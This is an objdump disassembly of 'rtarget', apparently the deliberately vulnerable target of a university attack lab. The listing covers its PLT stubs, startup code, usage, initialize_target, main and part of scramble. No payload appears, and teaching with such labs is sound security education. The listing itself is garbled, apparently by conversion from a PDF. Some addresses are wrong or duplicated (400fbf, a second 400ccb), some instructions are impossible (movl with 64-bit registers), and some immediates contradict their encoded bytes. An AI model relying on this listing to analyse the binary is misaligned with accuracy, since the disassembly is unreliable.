

rtarget: file format elf64-x86-64

Disassembly of section .init:

```
0000000000400b70 <_init>:  
400b70: 48 83 ec 08      sub    $0x8,%rsp  
400b74: 48 8b 05 7d 44 20 00   mov    0x20447d(%rip),%rax      # 604ff8 <__gmon_start__>  
400b7b: 48 85 c0          test   %rax,%rax  
400b7e: 74 02            je     400b82 <_init+0x12>  
400b80: ff d0            callq  *%rax  
400b82: 48 83 c4 08      add    $0x8,%rsp  
400b86: c3                retq
```

Disassembly of section .plt:

```
0000000000400b90 <.plt>:  
400b90: ff 35 72 44 20 00   pushq  0x204472(%rip)      # 605008  
<_GLOBAL_OFFSET_TABLE_=+0x8>  
400b96: ff 25 74 44 20 00   jmpq   *0x204474(%rip)      # 605010  
<_GLOBAL_OFFSET_TABLE_=+0x10>  
400b9c: 0f 1f 40 00         nopl   0x0(%rax)
```

```
0000000000400ba0 <__errno_location@plt>:  
400ba0: ff 25 72 44 20 00   jmpq   *0x204472(%rip)      # 605018  
<__errno_location@GLIBC_2.2.5>  
400ba6: 68 00 00 00 00     pushq  $0x0  
400bab: e9 e0 ff ff ff     jmpq   400b90 <.plt>
```

```
0000000000400bb0 <srandom@plt>:  
400bb0: ff 25 6a 44 20 00   jmpq   *0x20446a(%rip)      # 605020 <srandom@GLIBC_2.2.5>  
400bb6: 68 01 00 00 00     pushq  $0x1  
400bbb: e9 d0 ff ff ff     jmpq   400b90 <.plt>
```

```
0000000000400bc0 <strncmp@plt>:  
400bc0: ff 25 62 44 20 00   jmpq   *0x204462(%rip)      # 605028 <strncmp@GLIBC_2.2.5>  
400bc6: 68 02 00 00 00     pushq  $0x2  
400bcb: e9 c0 ff ff ff     jmpq   400b90 <.plt>
```

```
0000000000400bd0 <strcpy@plt>:  
400bd0: ff 25 5a 44 20 00   jmpq   *0x20445a(%rip)      # 605030 <strcpy@GLIBC_2.2.5>  
400bd6: 68 03 00 00 00     pushq  $0x3  
400bdb: e9 b0 ff ff ff     jmpq   400b90 <.plt>
```

```
0000000000400be0 <puts@plt>:  
400be0: ff 25 52 44 20 00   jmpq   *0x204452(%rip)      # 605038 <puts@GLIBC_2.2.5>  
400be6: 68 04 00 00 00     pushq  $0x4  
400beb: e9 a0 ff ff ff     jmpq   400b90 <.plt>
```

```
0000000000400bf0 <write@plt>:  
400bf0: ff 25 4a 44 20 00   jmpq   *0x20444a(%rip)      # 605040 <write@GLIBC_2.2.5>
```

400bf6: 68 05 00 00 00 pushq \$0x5
400fbf: e9 90 ff ff ff jmpq 400b90 <.plt>

0000000000400c00 <mmap@plt>:
400c00: ff 25 42 44 20 00 jmpq *0x204442(%rip) # 605048 <mmap@GLIBC_2.2.5>
400c06: 68 06 00 00 00 pushq \$0x6
400c0b: e9 80 ff ff ff jmpq 400b90 <.plt>

0000000000400c10 <memset@plt>:
400c10: ff 25 3a 44 20 00 jmpq *0x20443a(%rip) # 605050 <memset@GLIBC_2.2.5>
400c16: 68 07 00 00 00 pushq \$0x7
400c1b: e9 70 ff ff ff jmpq 400b90 <.plt>

0000000000400c20 <alarm@plt>:
400c20: ff 25 32 44 20 00 jmpq *0x204432(%rip) # 605058 <alarm@GLIBC_2.2.5>
400c26: 68 08 00 00 00 pushq \$0x8
400c2b: e9 60 ff ff ff jmpq 400b90 <.plt>

0000000000400c30 <close@plt>:
400c30: ff 25 2a 44 20 00 jmpq *0x20442a(%rip) # 605060 <close@GLIBC_2.2.5>
400c36: 68 09 00 00 00 pushq \$0x9
400c3b: e9 50 ff ff ff jmpq 400b90 <.plt>

0000000000400c40 <read@plt>:
400c40: ff 25 22 44 20 00 jmpq *0x204422(%rip) # 605068 <read@GLIBC_2.2.5>
400c46: 68 0a 00 00 00 pushq \$0xa
400c4b: e9 40 ff ff ff jmpq 400b90 <.plt>

0000000000400c50 <signal@plt>:
400c50: ff 25 1a 44 20 00 jmpq *0x20441a(%rip) # 605070 <signal@GLIBC_2.2.5>
400c56: 68 0b 00 00 00 pushq \$0xb
400c5b: e9 30 ff ff ff jmpq 400b90 <.plt>

0000000000400c60 <gethostbyname@plt>:
<gethostbyname@GLIBC_2.2.5>
400c60: ff 25 12 44 20 00 jmpq *0x204412(%rip) # 605078
400c66: 68 0c 00 00 00 pushq \$0xc
400c6b: e9 20 ff ff ff jmpq 400b90 <.plt>

0000000000400c70 <__memmove_chk@plt>:
<__memmove_chk@GLIBC_2.3.4>
400c70: ff 25 0a 44 20 00 jmpq *0x20440a(%rip) # 605080
400c76: 68 0d 00 00 00 pushq \$0xd
400c7b: e9 10 ff ff ff jmpq 400b90 <.plt>

0000000000400c80 <strtol@plt>:
400c80: ff 25 02 44 20 00 jmpq *0x204402(%rip) # 605088 <strtol@GLIBC_2.2.5>
400c86: 68 0e 00 00 00 pushq \$0xe
400c8b: e9 00 ff ff ff jmpq 400b90 <.plt>

0000000000400c90 <memcpy@plt>:
400c90: ff 25 fa 43 20 00 jmpq *0x2043fa(%rip) # 605090 <memcpy@GLIBC_2.14>

400c96: 68 0f 00 00 00 pushq \$0xf
400c9b: e9 f0 fe ff ff jmpq 400b90 <.plt>

0000000000400ca0 <time@plt>:
400ca0: ff 25 f2 43 20 00 jmpq *0x2043f2(%rip) # 605098 <time@GLIBC_2.2.5>
400ca6: 68 10 00 00 00 pushq \$0x10
400cab: e9 e0 fe ff ff jmpq 400b90 <.plt>

0000000000400cb0 <random@plt>:
400cb0: ff 25 ea 43 20 00 jmpq *0x2043ea(%rip) # 6050a0 <random@GLIBC_2.2.5>
400cb6: 68 11 00 00 00 pushq \$0x11
400ccb: e9 d0 fe ff ff jmpq 400b90 <.plt>

0000000000400cc0 <_IO_getc@plt>:
400cc0: ff 25 e2 43 20 00 jmpq *0x2043e2(%rip) # 6050a8 <_IO_getc@GLIBC_2.2.5>
400cc6: 68 12 00 00 00 pushq \$0x12
400ccb: e9 c0 fe ff ff jmpq 400b90 <.plt>

0000000000400cd0 <__isoc99_sscanf@plt>:
<__isoc99_sscanf@GLIBC_2.7>
400cd0: ff 25 da 43 20 00 jmpq *0x2043da(%rip) # 6050b0
400cd6: 68 13 00 00 00 pushq \$0x13
400cdb: e9 b0 fe ff ff jmpq 400b90 <.plt>

0000000000400ce0 <munmap@plt>:
400ce0: ff 25 d2 43 20 00 jmpq *0x2043d2(%rip) # 6050b8 <munmap@GLIBC_2.2.5>
400ce6: 68 14 00 00 00 pushq \$0x14
400ceb: e9 a0 fe ff ff jmpq 400b90 <.plt>

0000000000400cf0 <__printf_chk@plt>:
400cf0: ff 25 ca 43 20 00 jmpq *0x2043ca(%rip) # 6050c0 <__printf_chk@GLIBC_2.3.4>
400cf6: 68 15 00 00 00 pushq \$0x15
400cfb: e9 90 fe ff ff jmpq 400b90 <.plt>

0000000000400d00 <fopen@plt>:
400d00: ff 25 c2 43 20 00 jmpq *0x2043c2(%rip) # 6050c8 <fopen@GLIBC_2.2.5>
400d06: 68 16 00 00 00 pushq \$0x16
400d0b: e9 80 fe ff ff jmpq 400b90 <.plt>

0000000000400d10 <getopt@plt>:
400d10: ff 25 ba 43 20 00 jmpq *0x2043ba(%rip) # 6050d0 <getopt@GLIBC_2.2.5>
400d16: 68 17 00 00 00 pushq \$0x17
400d1b: e9 70 fe ff ff jmpq 400b90 <.plt>

0000000000400d20 <strtoul@plt>:
400d20: ff 25 b2 43 20 00 jmpq *0x2043b2(%rip) # 6050d8 <strtoul@GLIBC_2.2.5>
400d26: 68 18 00 00 00 pushq \$0x18
400d2b: e9 60 fe ff ff jmpq 400b90 <.plt>

0000000000400d30 <exit@plt>:
400d30: ff 25 aa 43 20 00 jmpq *0x2043aa(%rip) # 6050e0 <exit@GLIBC_2.2.5>
400d36: 68 19 00 00 00 pushq \$0x19

```

400d3b: e9 50 fe ff ff      jmpq  400b90 <.plt>

0000000000400d40 <connect@plt>:
400d40: ff 25 a2 43 20 00  jmpq  *0x2043a2(%rip)    # 6050e8 <connect@GLIBC_2.2.5>
400d46: 68 1a 00 00 00      pushq $0x1a
400d4b: e9 40 fe ff ff      jmpq  400b90 <.plt>

0000000000400d50 <__fprintf_chk@plt>:
400d50: ff 25 9a 43 20 00  jmpq  *0x20439a(%rip)    # 6050f0 <__fprintf_chk@GLIBC_2.3.4>
400d56: 68 1b 00 00 00      pushq $0x1b
400d5b: e9 30 fe ff ff      jmpq  400b90 <.plt>

0000000000400d60 <__sprintf_chk@plt>:
400d60: ff 25 92 43 20 00  jmpq  *0x204392(%rip)    # 6050f8 <__sprintf_chk@GLIBC_2.3.4>
400d66: 68 1c 00 00 00      pushq $0x1c
400d6b: e9 20 fe ff ff      jmpq  400b90 <.plt>

0000000000400d70 <socket@plt>:
400d70: ff 25 8a 43 20 00  jmpq  *0x20438a(%rip)    # 605100 <socket@GLIBC_2.2.5>
400d76: 68 1d 00 00 00      pushq $0x1d
400d7b: e9 10 fe ff ff      jmpq  400b90 <.plt>

```

Disassembly of section .text:

```

0000000000400d80 <_start>:
400d80: 31 ed          xor   %ebp,%ebp
400d82: 49 89 d1        mov   %rdx,%r9
400d85: 5e              pop   %rsi
400d86: 48 89 e2        mov   %rsp,%rdx
400d89: 48 83 e4 f0        and   $0xfffffffffffffff0,%rsp
400d8d: 50              push  %rax
400d8e: 54              push  %rsp
400d8f: 49 c7 c0 60 2c 40 00  mov   $0x402c60,%r8
400d96: 48 c7 c1 f0 2b 40 00  mov   $0x402bf0,%rcx
400d9d: 48 c7 c7 ae 0f 40 00  mov   $0x400fae,%rdi
400da4: ff 15 46 42 20 00  callq *0x204246(%rip)    # 604ff0
<__libc_start_main@GLIBC_2.2.5>
400daa: f4              hlt
400dab: 0f 1f 44 00 00      nopl  0x0(%rax,%rax,1)

```

```

0000000000400db0 <_dl_relocate_static_pie>:
400db0: f3 c3          repz  retq
400db2: 66 2e 0f 1f 84 00 00  nopw  %cs:0x0(%rax,%rax,1)
400db9: 00 00 00
400dbc: 0f 1f 40 00      nopl  0x0(%rax)

```

```

0000000000400dc0 <deregister_tm_clones>:
400dc0: 55              push  %rbp
400dc1: b8 98 54 60 00      mov   $0x605498,%eax
400dc6: 48 3d 98 54 60 00  cmp   $0x605498,%rax
400dcc: 48 89 e5          mov   %rsp,%rbp
400dcf: 74 17          je    400de8 <deregister_tm_clones+0x28>

```

```
400dd1: b8 00 00 00 00      mov    $0x0,%eax
400dd6: 48 85 c0          test   %rax,%rax
400dd9: 74 0d              je     400de8 <deregister_tm_clones+0x28>
400ddb: 5d                pop    %rbp
400ddc: bf 98 54 60 00      mov    $0x605498,%edi
400de1: ff e0              jmpq   *%rax
400de3: 0f 1f 44 00 00      nopl   0x0(%rax,%rax,1)
400de8: 5d                pop    %rbp
400de9: c3                retq
400dea: 66 0f 1f 44 00 00      nopw   0x0(%rax,%rax,1)
```

0000000000400df0 <register_tm_clones>:

```
400df0: be 98 54 60 00      mov    $0x605498,%esi
400df5: 55                push   %rbp
400df6: 48 81 ee 98 54 60 00      sub    $0x605498,%rsi
400dfd: 48 89 e5          mov    %rsp,%rbp
400e00: 48 c1 fe 03      sar    $0x3,%rsi
400e04: 48 89 f0          mov    %rsi,%rax
400e07: 48 c1 e8 3f      shr    $0x3f,%rax
400e0b: 48 01 c6          add    %rax,%rsi
400e0e: 48 d1 fe          sar    %rsi
400e11: 74 15              je    400e28 <register_tm_clones+0x38>
400e13: b8 00 00 00 00      mov    $0x0,%eax
400e18: 48 85 c0          test   %rax,%rax
400e1b: 74 0b              je    400e28 <register_tm_clones+0x38>
400e1d: 5d                pop    %rbp
400e1e: bf 98 54 60 00      mov    $0x605498,%edi
400e23: ff e0              jmpq   *%rax
400e25: 0f 1f 00          nopl   (%rax)
400e28: 5d                pop    %rbp
400e29: c3                retq
400e2a: 66 0f 1f 44 00 00      nopw   0x0(%rax,%rax,1)
```

0000000000400e30 <_do_global_dtors_aux>:

```
400e30: 80 3d 91 46 20 00 00      cmpb   $0x0,0x204691(%rip)    # 6054c8 <completed.7698>
400e37: 75 17              jne    400e50 <_do_global_dtors_aux+0x20>
400e39: 55                push   %rbp
400e3a: 48 89 e5          mov    %rsp,%rbp
400e3d: e8 7e ff ff ff      callq  400dc0 <deregister_tm_clones>
400e42: c6 05 7f 46 20 00 01      movb   $0x1,0x20467f(%rip)    # 6054c8 <completed.7698>
400e49: 5d                pop    %rbp
400e4a: c3                retq
400e4b: 0f 1f 44 00 00      nopl   0x0(%rax,%rax,1)
400e50: f3 c3              repz   retq
400e52: 0f 1f 40 00          nopl   0x0(%rax)
400e56: 66 2e 0f 1f 84 00 00      nopw   %cs:0x0(%rax,%rax,1)
400e5d: 00 00 00
```

0000000000400e60 <frame_dummy>:

```
400e60: 55                push   %rbp
400e61: 48 89 e5          mov    %rsp,%rbp
400e64: 5d                pop    %rbp
```

```
400e65: eb 89          jmp  400df0 <register_tm_clones>
```

```
00000000000400e67 <usage>:
```

```
400e67: 48 83 ec 08      sub  $0x8,%rsp
400e6b: 48 89 fa        mov   %rdi,%rdx
400e6e: 83 3d 93 46 20 00 00  cmpl $0x0,0x204693(%rip)    # 605508 <is_checker>
400e75: 74 3c           je   400eb3 <usage+0x4c>
400e77: be 78 2c 40 00    mov   $0x402c78,%esi
400e7c: bf 01 00 00 00    mov   $0x1,%edi
400e81: b8 00 00 00 00    mov   $0x0,%eax
400e86: e8 65 fe ff ff  callq 400cf0 <__printf_chk@plt>
400e8b: bf a0 2c 40 00    mov   $0x402ca0,%edi
400e90: e8 4b fd ff ff  callq 400be0 <puts@plt>
400e95: bf 12 2d 40 00    mov   $0x402d12,%edi
400e9a: e8 41 fd ff ff  callq 400be0 <puts@plt>
400e9f: bf 2c 2d 40 00    mov   $0x402d2c,%edi
400ea4: e8 37 fd ff ff  callq 400be0 <puts@plt>
400ea9: bf 00 00 00 00    mov   $0x0,%edi
400eae: e8 7d fe ff ff  callq 400d30 <exit@plt>
400eb3: be 48 2d 40 00    mov   $0x402d48,%esi
400eb8: bf 01 00 00 00    mov   $0x1,%edi
400ebd: b8 00 00 00 00    mov   $0x0,%eax
400ec2: e8 29 fe ff ff  callq 400cf0 <__printf_chk@plt>
400ec7: bf c8 2c 40 00    mov   $0x402cc8,%edi
400ecc: e8 0f fd ff ff  callq 400be0 <puts@plt>
400ed1: bf 65 2d 40 00    mov   $0x402d65,%edi
400ed6: e8 05 fd ff ff  callq 400be0 <puts@plt>
400edb: eb cc           jmp  400ea9 <usage+0x42>
```

```
00000000000400edd <initialize_target>:
```

```
400edd: 55             push  %rbp
400ede: 53             push  %rbx
400edf: 48 81 ec 08 20 00 00  sub  $0x2008,%rsp
400ee6: 89 f5           mov   %esi,%ebp
400ee8: 89 3d 0a 46 20 00    mov   %edi,0x20460a(%rip)    # 6054f8 <check_level>
400eee: 8b 3d 54 42 20 00    mov   0x204254(%rip),%edi    # 605148 <target_id>
400ef4: e8 d5 1c 00 00    callq 402bce <gencookie>
400ef9: 89 05 05 46 20 00    mov   %eax,0x204605(%rip)    # 605504 <cookie>
400eff: 89 c7           mov   %eax,%edi
400f01: e8 c8 1c 00 00    callq 402bce <gencookie>
400f06: 89 05 f4 45 20 00    mov   %eax,0x2045f4(%rip)    # 605500 <authkey>
400f0c: 8b 05 36 42 20 00    mov   0x204236(%rip),%eax    # 605148 <target_id>
400f12: 8d 78 01           lea   0x1(%rax),%edi
400f15: e8 96 fc ff ff    callq 400bb0 <srandom@plt>
400f1a: e8 91 fd ff ff    callq 400cb0 <random@plt>
400f1f: 89 c7           mov   %eax,%edi
400f21: e8 24 02 00 00    callq 40114a <scramble>
400f26: 89 c3           mov   %eax,%ebx
400f28: 85 ed           test  %ebp,%ebp
400f2a: 75 3d           jne   400f69 <initialize_target+0x8c>
400f2c: b8 00 00 00 00 00    mov   $0x0,%eax
400f31: 01 d8           add   %ebx,%eax
```

```

400f33: 0f b7 c0          movzwl %ax,%eax
400f36: 8d 04 c5 00 01 00 00    lea   0x100(%rax,8),%eax
400f3d: 89 c0          mov   %eax,%eax
400f3f: 48 89 05 4a 45 20 00    mov   %rax,0x20454a(%rip)      # 605490 <buf_offset>
400f46: c6 05 db 51 20 00 72    movb  $0x72,0x2051db(%rip)  # 606128 <target_prefix>
400f4d: 83 3d 34 45 20 00 00    cmpl $0x0,0x204534(%rip)  # 605488 <notify>
400f54: 74 09          je    400f5f <initialize_target+0x82>
400f56: 83 3d ab 45 20 00 00    cmpl $0x0,0x2045ab(%rip)  # 605508 <is_checker>
400f5d: 74 22          je    400f81 <initialize_target+0xa4>
400f5f: 48 81 c4 08 20 00 00    add   $0x2008,%rsp
400f66: 5b              pop   %rbx
400f67: 5d              pop   %rbp
400f68: c3              retq 
400f69: bf 00 00 00 00 00 00    mov   $0x0,%edi
400f6e: e8 2d fd ff ff        callq 400ca0 <time@plt>
400f73: 89 c7          mov   %eax,%edi
400f75: e8 36 fc ff ff        callq 400bb0 <srandom@plt>
400f7a: e8 31 fd ff ff        callq 400cb0 <random@plt>
400f7f: eb b0          jmp   400f31 <initialize_target+0x54>
400f81: 48 89 e7          mov   %rsp,%rdi
400f84: e8 c3 19 00 00 00    callq 40294c <init_driver>
400f89: 85 c0          test  %eax,%eax
400f8b: 79 d2          jns   400f5f <initialize_target+0x82>
400f8d: 48 89 e2          mov   %rsp,%rdx
400f90: be f0 2c 40 00    mov   $0x402cf0,%esi
400f95: bf 01 00 00 00    mov   $0x1,%edi
400f9a: b8 00 00 00 00    mov   $0x0,%eax
400f9f: e8 4c fd ff ff        callq 400cf0 <__printf_chk@plt>
400fa4: bf 08 00 00 00    mov   $0x8,%edi
400fa9: e8 82 fd ff ff        callq 400d30 <exit@plt>

```

0000000000400fae <main>:

```

400fae: 41 55          push  %r13
400fb0: 41 54          push  %r12
400fb2: 55              push  %rbp
400fb3: 53              push  %rbx
400fb4: 48 83 ec 08    sub   $0x8,%rsp
400fb8: 41 89 fc        mov   %edi,%r12d
400fbb: 48 89 f3        mov   %rsi,%rbx
400fbe: be fd 1c 40 00    mov   $0x401cf0,%esi
400fc3: bf 0b 00 00 00    mov   $0xb,%edi
400fc8: e8 83 fc ff ff    callq 400c50 <signal@plt>
400fcf: be af 1c 40 00    mov   $0x401caf,%esi
400fd2: bf 07 00 00 00    mov   $0x7,%edi
400fd7: e8 74 fc ff ff    callq 400c50 <signal@plt>
400fdc: be 4b 1d 40 00    mov   $0x401d4b,%esi
400fe1: bf 04 00 00 00    mov   $0x4,%edi
400fe6: e8 65 fc ff ff    callq 400c50 <signal@plt>
400feb: 83 3d 16 45 20 00 00    cmpl $0x0,0x204516(%rip)      # 605508 <is_checker>
400ff2: 75 1e          jne   401012 <main+0x64>
400ff4: bd 7e 2d 40 00    mov   $0x402d7e,%ebp
400ff9: 48 8b 05 a0 44 20 00    mov   0x2044a0(%rip),%rax      # 6054a0

```

```

<stdin@@GLIBC_2.2.5>
401000: 48 89 05 e9 44 20 00      mov  %rax,0x2044e9(%rip)    # 6054f0 <infile>
401007: 41 bd 00 00 00 00      mov  $0x0,%r13d
40100d: e9 82 00 00 00      jmpq 401094 <main+0xe6>
401012: be 99 1d 40 00      mov  $0x401d99,%esi
401017: bf 0e 00 00 00      mov  $0xe,%edi
40101c: e8 2f fc ff ff      callq 400c50 <signal@plt>
401021: bf 05 00 00 00      mov  $0x5,%edi
401026: e8 f5 fb ff ff      callq 400c20 <alarm@plt>
40102b: bd 83 2d 40 00      mov  $0x402d83,%ebp
401030: eb c7      jmp  400ff9 <main+0x4b>
401032: 48 8b 3b      mov  (%rbx),%rdi
401035: e8 2d fe ff ff      callq 400e67 <usage>
40103a: be 2c 30 40 00      mov  $0x40302c,%esi
40103f: 48 8b 3d 62 44 20 00      mov  0x204462(%rip),%rdi    # 6054a8
<optarg@@GLIBC_2.2.5>
401046: e8 b5 fc ff ff      callq 400d00 <fopen@plt>
40104b: 48 89 05 9e 44 20 00      mov  %rax,0x20449e(%rip)    # 6054f0 <infile>
401052: 48 85 c0      test  %rax,%rax
401055: 75 3d      jne   401094 <main+0xe6>
401057: 48 8b 0d 4a 44 20 00      mov  0x20444a(%rip),%rcx    # 6054a8
<optarg@@GLIBC_2.2.5>
40105e: ba 8b 2d 40 00      mov  $0x402d8b,%edx
401063: be 01 00 00 00      mov  $0x1,%esi
401068: 48 8b 3d 51 44 20 00      mov  0x204451(%rip),%rdi    # 6054c0
<stderr@@GLIBC_2.2.5>
40106f: e8 dc fc ff ff      callq 400d50 <_fprintf_chk@plt>
401074: b8 01 00 00 00      mov  $0x1,%eax
401079: e9 c1 00 00 00      jmpq 40113f <main+0x191>
40107e: ba 10 00 00 00      mov  $0x10,%edx
401083: be 00 00 00 00      mov  $0x0,%esi
401088: 48 8b 3d 19 44 20 00      mov  0x204419(%rip),%rdi    # 6054a8
<optarg@@GLIBC_2.2.5>
40108f: e8 8c fc ff ff      callq 400d20 <strtoul@plt>
401094: 48 89 ea      mov  %rbp,%rdx
401097: 48 89 de      mov  %rbx,%rsi
40109a: 44 89 e7      mov  %r12d,%edi
40109d: e8 6e fc ff ff      callq 400d10 < getopt@plt>
4010a2: 3c ff      cmp   $0xff,%al
4010a4: 74 57      je    4010fd <main+0x14f>
4010a6: 0f be d0      movsbl %al,%edx
4010a9: 83 e8 61      sub   $0x61,%eax
4010ac: 3c 10      cmp   $0x10,%al
4010ae: 77 31      ja    4010e1 <main+0x133>
4010b0: 0f b6 c0      movzbl %al,%eax
4010b3: ff 24 c5 d0 2d 40 00      jmpq *0x402dd0(%rax,8)
4010ba: ba 0a 00 00 00      mov  $0xa,%edx
4010bf: be 00 00 00 00      mov  $0x0,%esi
4010c4: 48 8b 3d dd 43 20 00      mov  0x2043dd(%rip),%rdi    # 6054a8
<optarg@@GLIBC_2.2.5>
4010cb: e8 b0 fb ff ff      callq 400c80 < strtol@plt>
4010d0: 41 89 c5      mov  %eax,%r13d

```

```

4010d3: eb bf      jmp  401094 <main+0xe6>
4010d5: c7 05 a9 43 20 00 00    movl $0x0,0x2043a9(%rip)    # 605488 <notify>
4010dc: 00 00 00
4010df: eb b3      jmp  401094 <main+0xe6>
4010e1: be a8 2d 40 00    movl $0x402da8,%esi
4010e6: bf 01 00 00 00    movl $0x1,%edi
4010eb: b8 00 00 00 00    movl $0x0,%eax
4010f0: e8 fb fb ff ff    callq 400cf0 <__printf_chk@plt>
4010f5: 48 8b 3b        movl (%rbx),%rdi
4010f8: e8 6a fd ff ff    callq 400e67 <usage>
4010fd: c7 05 81 43 20 00 00    movl $0x0,0x204381(%rip)    # 605488 <notify>
401104: 00 00 00
401107: be 01 00 00 00    movl $0x1,%esi
40110c: 44 89 ef        movl %r13d,%edi
40110f: e8 c9 fd ff ff    callq 400edd <initialize_target>
401114: 8b 15 ea 43 20 00    movl 0x2043ea(%rip),%edx    # 605504 <cookie>
40111a: be bb 2d 40 00    movl $0x402dbb,%esi
40111f: bf 01 00 00 00    movl $0x1,%edi
401124: b8 00 00 00 00    movl $0x0,%eax
401129: e8 c2 fb ff ff    callq 400cf0 <__printf_chk@plt>
40112e: 48 8b 3d 5b 43 20 00    movl 0x20435b(%rip),%rdi    # 605490 <buf_offset>
401135: e8 b2 0c 00 00    callq 401dec <launch>
40113a: b8 00 00 00 00    movl $0x0,%eax
40113f: 48 83 c4 08        addl $0x8,%rsp
401143: 5b              popl %rbx
401144: 5d              popl %rbp
401145: 41 5c            popl %r12
401147: 41 5d            popl %r13
401149: c3              retq

```

000000000040114a <scramble>:

```

40114a: b8 00 00 00 00    movl $0x0,%eax
40114f: eb 11      jmp  401162 <scramble+0x18>
401151: 69 d0 22 e0 00 00    imul $0xe022,%eax,%edx
401157: 01 fa        addl %edi,%edx
401159: 89 c1        movl %eax,%ecx
40115b: 89 54 8c d0        movl %edx,-0x30(%rsp,%rcx,4)
40115f: 83 c0 01        addl $0x1,%eax
401162: 83 f8 09        cmpl $0x9,%eax
401165: 76 ea        jbel 401151 <scramble+0x7>
401167: 8b 44 24 f0        movl -0x10(%rsp),%eax
40116b: 69 c0 6f 23 00 00    imul $0x236f,%eax,%eax
401171: 89 44 24 f0        movl %eax,-0x10(%rsp)
401175: 8b 44 24 d8        movl -0x28(%rsp),%eax
401179: 69 c0 ba 0e 00 00    imul $0xeba,%eax,%eax
40117f: 89 44 24 d8        movl %eax,-0x28(%rsp)
401183: 8b 44 24 e4        movl -0x1c(%rsp),%eax
401187: 69 c0 c0 8a 00 00    imul $0x8ac0,%eax,%eax
40118d: 89 44 24 e4        movl %eax,-0x1c(%rsp)
401191: 8b 44 24 e4        movl -0x1c(%rsp),%eax
401195: 69 c0 02 86 00 00    imul $0x8602,%eax,%eax
40119b: 89 44 24 e4        movl %eax,-0x1c(%rsp)

```

40119f:	8b 44 24 d8	mov -0x28(%rsp),%eax
4011a3:	69 c0 bf 90 00 00	imul \$0x90bf,%eax,%eax
4011a9:	89 44 24 d8	mov %eax,-0x28(%rsp)
4011ad:	8b 44 24 d0	mov -0x30(%rsp),%eax
4011b1:	69 c0 7c 09 00 00	imul \$0x97c,%eax,%eax
4011b7:	89 44 24 d0	mov %eax,-0x30(%rsp)
4011bb:	8b 44 24 d4	mov -0x2c(%rsp),%eax
4011bf:	69 c0 6a 61 00 00	imul \$0x616a,%eax,%eax
4011c5:	89 44 24 d4	mov %eax,-0x2c(%rsp)
4011c9:	8b 44 24 e4	mov -0x1c(%rsp),%eax
4011cd:	69 c0 57 6c 00 00	imul \$0x6c57,%eax,%eax
4011d3:	89 44 24 e4	mov %eax,-0x1c(%rsp)
4011d7:	8b 44 24 d0	mov -0x30(%rsp),%eax
4011db:	69 c0 de c7 00 00	imul \$0xc7de,%eax,%eax
4011e1:	89 44 24 d0	mov %eax,-0x30(%rsp)
4011e5:	8b 44 24 f4	mov -0xc(%rsp),%eax
4011e9:	69 c0 b9 e3 00 00	imul \$0xe3b9,%eax,%eax
4011ef:	89 44 24 f4	mov %eax,-0xc(%rsp)
4011f3:	8b 44 24 f4	mov -0xc(%rsp),%eax
4011f7:	69 c0 f3 f0 00 00	imul \$0xf0f3,%eax,%eax
4011fd:	89 44 24 f4	mov %eax,-0xc(%rsp)
401201:	8b 44 24 d4	mov -0x2c(%rsp),%eax
401205:	69 c0 58 f0 00 00	imul \$0xf058,%eax,%eax
40120b:	89 44 24 d4	mov %eax,-0x2c(%rsp)
40120f:	8b 44 24 d4	mov -0x2c(%rsp),%eax
401213:	69 c0 dc 25 00 00	imul \$0x25dc,%eax,%eax
401219:	89 44 24 d4	mov %eax,-0x2c(%rsp)
40121d:	8b 44 24 d4	mov -0x2c(%rsp),%eax
401221:	69 c0 81 67 00 00	imul \$0x6781,%eax,%eax
401227:	89 44 24 d4	mov %eax,-0x2c(%rsp)
40122b:	8b 44 24 dc	mov -0x24(%rsp),%eax
40122f:	69 c0 7f a7 00 00	imul \$0xa77f,%eax,%eax
401235:	89 44 24 dc	mov %eax,-0x24(%rsp)
401239:	8b 44 24 d0	mov -0x30(%rsp),%eax
40123d:	69 c0 91 7e 00 00	imul \$0x7e91,%eax,%eax
401243:	89 44 24 d0	mov %eax,-0x30(%rsp)
401247:	8b 44 24 e0	mov -0x20(%rsp),%eax
40124b:	69 c0 c8 16 00 00	imul \$0x16c8,%eax,%eax
401251:	89 44 24 e0	mov %eax,-0x20(%rsp)
401255:	8b 44 24 f0	mov -0x10(%rsp),%eax
401259:	69 c0 8e 27 00 00	imul \$0x278e,%eax,%eax
40125f:	89 44 24 f0	mov %eax,-0x10(%rsp)
401263:	8b 44 24 e8	mov -0x18(%rsp),%eax
401267:	69 c0 d7 b1 00 00	imul \$0xb1d7,%eax,%eax
40126d:	89 44 24 e8	mov %eax,-0x18(%rsp)
401271:	8b 44 24 f4	mov -0xc(%rsp),%eax
401275:	69 c0 85 d5 00 00	imul \$0xd585,%eax,%eax
40127b:	89 44 24 f4	mov %eax,-0xc(%rsp)
40127f:	8b 44 24 dc	mov -0x24(%rsp),%eax
401283:	69 c0 60 33 00 00	imul \$0x3360,%eax,%eax
401289:	89 44 24 dc	mov %eax,-0x24(%rsp)
40128d:	8b 44 24 e8	mov -0x18(%rsp),%eax

401291: 69 c0 fb 91 00 00	imul	\$0x91fb,%eax,%eax
401297: 89 44 24 e8	mov	%eax,-0x18(%rsp)
40129b: 8b 44 24 d8	mov	-0x28(%rsp),%eax
40129f: 69 c0 cd 76 00 00	imul	\$0x76cd,%eax,%eax
4012a5: 89 44 24 d8	mov	%eax,-0x28(%rsp)
4012a9: 8b 44 24 dc	mov	-0x24(%rsp),%eax
4012ad: 69 c0 c1 bd 00 00	imul	\$0xbdc1,%eax,%eax
4012b3: 89 44 24 dc	mov	%eax,-0x24(%rsp)
4012b7: 8b 44 24 e4	mov	-0x1c(%rsp),%eax
4012bb: 69 c0 e6 86 00 00	imul	\$0x86e6,%eax,%eax
4012c1: 89 44 24 e4	mov	%eax,-0x1c(%rsp)
4012c5: 8b 44 24 f0	mov	-0x10(%rsp),%eax
4012c9: 69 c0 e6 31 00 00	imul	\$0x31e6,%eax,%eax
4012cf: 89 44 24 f0	mov	%eax,-0x10(%rsp)
4012d3: 8b 44 24 e0	mov	-0x20(%rsp),%eax
4012d7: 69 c0 6a 95 00 00	imul	\$0x956a,%eax,%eax
4012dd: 89 44 24 e0	mov	%eax,-0x20(%rsp)
4012e1: 8b 44 24 f0	mov	-0x10(%rsp),%eax
4012e5: 69 c0 91 bc 00 00	imul	\$0xbc91,%eax,%eax
4012eb: 89 44 24 f0	mov	%eax,-0x10(%rsp)
4012ef: 8b 44 24 d8	mov	-0x28(%rsp),%eax
4012f3: 69 c0 9e 3b 00 00	imul	\$0x3b9e,%eax,%eax
4012f9: 89 44 24 d8	mov	%eax,-0x28(%rsp)
4012fd: 8b 44 24 dc	mov	-0x24(%rsp),%eax
